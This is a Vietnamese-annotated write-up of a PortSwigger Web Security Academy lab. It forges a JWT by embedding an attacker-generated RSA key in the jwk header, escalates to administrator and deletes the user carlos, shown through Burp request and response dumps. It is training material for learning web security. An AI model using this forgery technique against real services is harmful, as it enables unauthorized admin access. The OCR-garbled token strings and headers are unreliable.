

Lab: JWT authentication bypass via jwk header injection

PRACTITIONER



LAB

Not solved




This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk` parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.


To solve the lab, modify and sign a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`


- Mục đích: Sử dụng jwk để nhúng khóa công khai bất kì, sau đó dùng khóa bí mật để thay đổi JWT và truy cập vào trang admin để xóa tài khoản carlos




- Đăng nhập tài khoản người dùng wiener



- Bắt gói tin bằng BurpSuite thì ta nhận được Session



- Theo như bài lab, server có hỗ trợ jwk nên ta sẽ lợi dụng điều này để bypass chữ ký trong JWT
- Tạo mã RSA 2048: JWT Editor => New RSA Key



- Chuyển gói tin GET đã bắt được vào Repeater

- Chuyển sang tab JSON Web Token => Sửa “wiener” thành “administrator” => Attack => Embedded JWK

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQ0IjYmRIOTUwNTUwLTRhZWyOTRkY03NTI5ZmM2MTYwWlILCh...

Serialized JWT

```
N3v1XdvWMgDzQzNumrxmcd-rvy2qcCuulz0_G_W_eSKaqXTfCHvtIyGj5NB5fKMKJq0jre7_GSSM8i6
AndIdKPw-Lup1ZfiKKYIdZacW1Q1Vsfp9jbtQ-taWAE1qmb8Kq1MtmEPevkf-ovYIiwPrAgH2FipCCK
eTm9FwvsqS2utvTiKFRcNqsKW4QT3mC2xu5pJ8qsSolnCQBWJ-1kA3ZQ9S1FFm7UC9Yn_272F71zWRu
VDBHmuuLABOHGDaaXLIIT9EZVakPzY2iutDBi30E4oTOVFR5NDVW_e2_L1STkLz4M4551sLLQnLbhu5
```

Copy Decrypt Verify

JWS JWE

Header

```
{
  "alg": "RS256",
  "jwk": {
    "kty": "RSA",
    "e": "AQAB",
    "kid": "39b82b0e-270e-472f-87d9-c660612ac116",
    "n": "rqhEbbMx72LhU0gp5DDoJjFNw94QE8NEcV9jqvNu2Flh2Zzo"
  }
}
```

Format JSON Compact JSON

Payload

```
{
  "iss": "portswigger",
  "exp": 1724647664,
  "sub": "administrator"
}
```

Format JSON Compact JSON

Signature

```
37 7B E5 5D DB D6 32 00 F3 43 33 6E 9A BC 66 71
DF AB BF 2D AA 70 2B AE D7 3D 3F 1B F5 BF 79 22
9A A9 74 DF 08 7B ED 23 21 A3 B0 D0 79 7C A3 17
26 AD 23 AD EE FF 19 24 8C F2 2E 80 9C 32 1D 28
```

Attack Sign Encrypt

- Nhấn Send để gửi đi thì ta đã thành công vào “/admin”

Request

Pretty Raw Hex JSON Web Token

```
1 GET /admin HTTP/2
2 Host: 0a73006e04935196805362fe000200e0.web-security-academy.net
3 Cookie: session=eyJraWQ0IjYmRIOTUwNTUwLTRhZWyOTRkY03NTI5ZmM2MTYwWlILCh...
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a73006e04935196805362fe000200e0.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

Response

Pretty Raw Hex Render

Web Security Academy JWT authentication bypass via jwk header injection

LAB Not solved

Back to lab description >> [Home](#) [Admin panel](#) [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

- Xóa tài khoản “carlos”

Request

	Pretty	Raw	Hex	JSON Web Token
1	GET /admin HTTP/2			
2	Host: 0a73006e04935196805362fe000200e0.web-security-academy.net			
3	Cookies: session=eyJkaWQwOjI1InRlAHRvZS5ydyJsbnBllTQ3MaYnVhbGkiOiJlbHJzbyByRWVMNShtLjEiLCJ0dXA0IjoiXHVUQ1Q1LCJibGQiOiJlSUUiLnF1InIsImppayIjeWdrdmRhIjoiMjE0ODUxOTk1IiwiaWF0IjoxVFBBQ1IsImtpcyCI6IjMyNytyYyIjB1LiJmIGUlcndyd2io4ANQzSLWMCMzhIACTNjhYezKhaIjsmao10ijcyWhFYhMYj3q3NHxoVTBncDVERGSKhZodsdOUUU4ITyVylqcXAdOpGVgWgyWmpvdzcGOwpTLsLTa244ekHMNW1AMERdzZWZMUsoUXKGdLINNNc2JJtnZaHveHUUAFFjQDNFXto1FQLldUbFKLVebFlucFEUSsz1thySWlaVowssWHtcHaSuHTN4RLrYZZoUlPteNVIZaFjzNRVETLIhnTdFcTFVaSwbdWlpdl2UIURBNMLjvaADtaEHNCnlIUUpGeWEJBWFlubUpCVRtReZNIBRRJBTH1klctXOPxz2hlcnJlWFNltVlydsVZHGHpLKZXvEWROZGoSXosqxUGd4rlfIdnrclmc1aVPgwVwlTVtl0AR5SiEvPgGEIRamJMGThjVhStcFBcoZILREUROVFCotTIINGuxOHJCROz4WFOoNUUVQBR1TWcsGGNTTSvRbMR1RbcWjlNWELDKO.yJpc3Mc3hwBJOc3dpZZdAlci1slwaVetClentYUjKq1vCBWCW1Ch1lYPMRCafEpGr3ryEVrcviJS.Hdv1KdxWpgoesGlumaxcd-vryQCauilo0_C_M_WEsKaqtCHrtCyGjsh5fKDGQgjoe7.GSSNGisAndIdAFkw-lup12fiXMTTidZac-VilQUvsfp5yb0_Q-aWAxlbgkhqIkmtaEPGFkf-coVIlyPrAgHZFPjCKEtMsFrwsqShut-eTKFCRNqcxKW4QT3mcXcausp3jqscSolnCQBWW-lKA32QS5lFFm7UCSYN_27ZF7liaWRuDTBrhunmlABQHGDaeXLITSZEVakFPKXjjvwDB13064oIOVFRSMKNVN_f2_LISULsw4mf55lsLqnLhhkuScC3jESTPshwPNczYxdslawCFOTA			
4	Cache-Control: max-age=0			
5	Upgrade-Insecure-Requests: 1			
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36			
7	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;vmb3;q=0.7			
8	Sec-Fetch-Site: same-origin			
9	Sec-Fetch-Mode: navigate			
10	Sec-Fetch-User: ?1			
11	Sec-Fetch-Dest: document			
12	Sec-Ch-Ua: "Chromium","v=127", "Not(A.Brand);v=99"			
13	Sec-Ch-Ua-Mobile: ?0			
14	Sec-Ch-Ua-Platform: "Windows"			
15	Accept-Language: en-US			
16	Referer: https://0a73006e04935196805362fe000200e0.web-security-academy.net/admin/delete?username=carlos			
17	Accept-Encoding: gzip, deflate, br			
18	Priority: u=0, i			

Response

	Pretty	Raw	Hex	Render
1	JWT authentication bypass via jwk header injection LAB Solved			
2	Congratulations, you solved the lab! Share your skills: [Twitter] [LinkedIn] Continue learning >>			
3	Home Admin panel My account			
4	User deleted successfully!			
5	Users			
6	wiener - Delete			